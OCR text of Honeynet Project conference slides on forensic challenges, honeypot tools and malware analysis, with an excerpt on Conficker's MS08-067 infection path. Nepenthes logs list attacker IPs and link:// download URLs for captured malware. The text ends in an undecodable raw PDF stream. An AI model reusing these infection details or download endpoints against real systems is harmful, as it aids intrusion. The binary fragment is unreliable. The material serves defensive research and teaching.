The Honeynet PROJECT

The Honeynet Project & Forensic Challenges 2010

A Contestant's Point of View - Franck Guénichot

Organization Director Member – Sébastien Tricaud

Speaker Sébastien Tricaud

- Co-Founder with P. Saadé of PicViz Labs
- Honeynet Project CTO
- Intrusion Detection specialist & big volumes logs analyst
- Former contributor of Linux PAM, OSSEC, SanCP, Prelude IDS etc.

malphx

Speaker Franck Guénichot

15 years in the networking field (« Packet geek »)

Honeynet project's challenge contestant

- Challenge #1 : 2nd place
- Challenge #2 : 1st place (tied with 3 other contestants)
- Challenge #3 : 4th place

SANS Network Forensic Contest contestant

- Challenge #1: finalist
- Challenge #2: 1st place (tied with one other contestant)
- Challenge #3: finalist

Agenda

- Honeynet project organization
- Highlight of a few software
- Our Challenges (with someone who does several!)
- Conclusion


Buzzwords

Worms
Virus
Trojans
Botnets
Zombies
Phishing
Spam
Fast-flux
SPIT


Our Goal

"Improve the Security of the Internet at no cost to the Public"


Organisation



Chapters


The Honeynet Project
Chapters Presence Around the World
Mar. 2010

Learn



Trap our enemies


Analyze their activities

Getting information

Discuss, exchange

Provide information based on our observations

- Papers
  - KYE: Know Your Enemies
  - KYT: Know Your Tools
- Website
  - http://www.honeynet.org
- Blog, Twitter



Know Your Enemy: Containing Conficker

mechanism is deterministic, this information can be used to find and remove the malicious files. In section 12, we show the impact of Conficker.C's modified domain name generation mechanism and provide information about the potential for collisions with existing domain names that Conficker.C will attempt to contact in April 2009. In section 13, we attempt to derive information about the designers and developers of Conficker, based on our findings and observations to date. We conclude our work in section 14.

The original paper included a detailed explanation about issues in Conficker, which allow exploitation. The Conficker Working Group (CWG) has requested to not include this section in this public version for various reasons. The full paper will be published in the near future.

The tools discussed in all of this paper are all licensed under the GPL and everything presented here is freely available for download from [9], including the source code.

1.1 CONFICKER INFECTION PROCESS


Conficker is delivered as a Dynamic Link Library (DLL), so it cannot run as a standalone program and must be loaded by another application. A vulnerable Windows system is generally infected with the Conficker worm via the MS08-067 vulnerability, using exploit shellcode that injects the DLL into the running Windows server service. Other possible infection vectors are accessing network shares or USB drives where the malicious DLL is started via the `rundll32.exe` application. Once infected, Conficker installs itself as a Windows service to survive reboots. It then computes domain names using a time-seeded random domain

Know Your Tools: Picviz

explained in the appendix of this paper.

The figure below shows 6 axes in the folloing order: time, ip source, user agent, proto, request type and the typed URL. On 72MB of logs, 339678 lines are produced, using the same command line as above (but removing the labels. If you want to remove labels on a given axis, set the property **print="false"**):

```
$ pcv -Tpngcairo access.pgdl -r -o kyt-access.png
[+] Picviz - (c) 2008-2009 Sebastien Tricaud
[+] Parsing
[+] Rendering
[+] Output pngcairo image to 'kyt-access.png'
```



Provide Tools

Capture BAT

Capture HPC

Glastopf

Google Hack Honeypot


HIHAT

HoneyBow

HoneyC


Honeyd

Honeywall CDROM



- Honeymole
- Honeysnap
- Honeystick
- Honeytrap
- Nepenthes
- Pehunter
- PicViz
- Sebek
- Tracker

Tools Landscape



Nepenthes

Nepenthes Logs

[2010-01-01T00:10:06] 88.173.53.163 -> 192.168.0.23
link://88.173.53.163:3737/MPe2+A==
725c1f3ef623cbd811a9acc6c40ad07c

[2010-01-01T00:12:56] 88.185.87.220 -> 192.168.0.23

link://88.185.87.220:46509/D2oeOQ==
954a98c971fda498f9d1211f18e75cd7

[2010-01-01T00:24:36] 88.83.48.36 -> 192.168.0.23

link://88.83.48.36:35368/+BmAdg==
be36334377890a52b56c9023de688fe7


Nepenthes: some stats

2010 April 1st

2211 binairies retrieved

597 unique binaries (different MD5)

32 virus non-detected by ClamAV




PhoneyC

http://code.google.com/p/phoneyc

Client honeypot written in Python

Written by Jose Nazario and Angelo Dell'Aera


Response
Web page
Request
PhoneyC
Mime
Modules
SGML Parser
PDF Parser
…
Script engine
libEMU
AV
Alert

endstream

endobj

9 0 obj

<</Extensions<</ADBE<</BaseVersion/1.7/ExtensionLevel 3>>>>/Metadata 2 0 R/Names 19 0 R/Pages 6 0 R/Type/Catalog>>

endobj

10 0 obj

<</Filter[/FlateDecode]/Length 1101>>stream

xœ¥VmkÜ8þ^È□0
GvÙônô>"Ù÷;ÒbôJÚ$ì&iJ¹ÿ~□äuâ®gcYÒ£yf43²ç9†‡a7<Ý•c

åúâÃ3¦¾–;L®>½Ø„Çà)xÜ§§ñæ–Õ§»ô¸¿¿Âz7?›Ô¸»¼¼®÷‡uŒãŽ®ÑÞŒã-ø>·þv§7ÚË?.·—O—
Ûqüóø□pŒWzs}(□O‡»a¼þg2äw&ýñÛ—Çã·ú|ÿx¸¿º=>ÿ€ÄÕÃãÃ·üÎ’ãzsñáçÅ‡ÛÖa½¢4Ý«Íë¾□Ù□-ëÔ□¶ƒ$4<Üô'×fhr “
‹cëßÂNáiš><àÐ·~öÊêóš®ÖôÒ4}¤©7□ÉM§ØþbŠöÂ“#J§Ks©m,Œ-ËyO¬Ûø¿¿•ZŽg}¿Ïóþ-Œïö’□µNV7□©□..%‰ £éFçInš'Eäj-
®Fùn¢- Ò»ù‰èuþUßi½‘¥ó˜dº}õtÍr4_³}¯º·Ù)±ÔçÉ<z¶;8ùÎÎM0,Ì9†FÁìÏá‰X±¢³ü¤“¬‘ÅYüÇ³ögÈ”x·…›□îâôhÏãÓý□ñ¦»é˜ñWÿ
Ùó=«{’ôqäˆ½&‡^ÈÄŽ”.□4Œ½$§hÖÄÑ9öŒDE¨□C’Y&ö®4□©¤
·ø''Þp)«u)ú¸ÀåB^¸`\,]K\/ùkÄv²_âü†[#¬ x‰/ô;/*à¸Zè¤Ø*2¢Ú%¾ÐO8Îæ`–øB□ž©pÐK|¡ÐÞ—¤¸^ê÷¬G#—
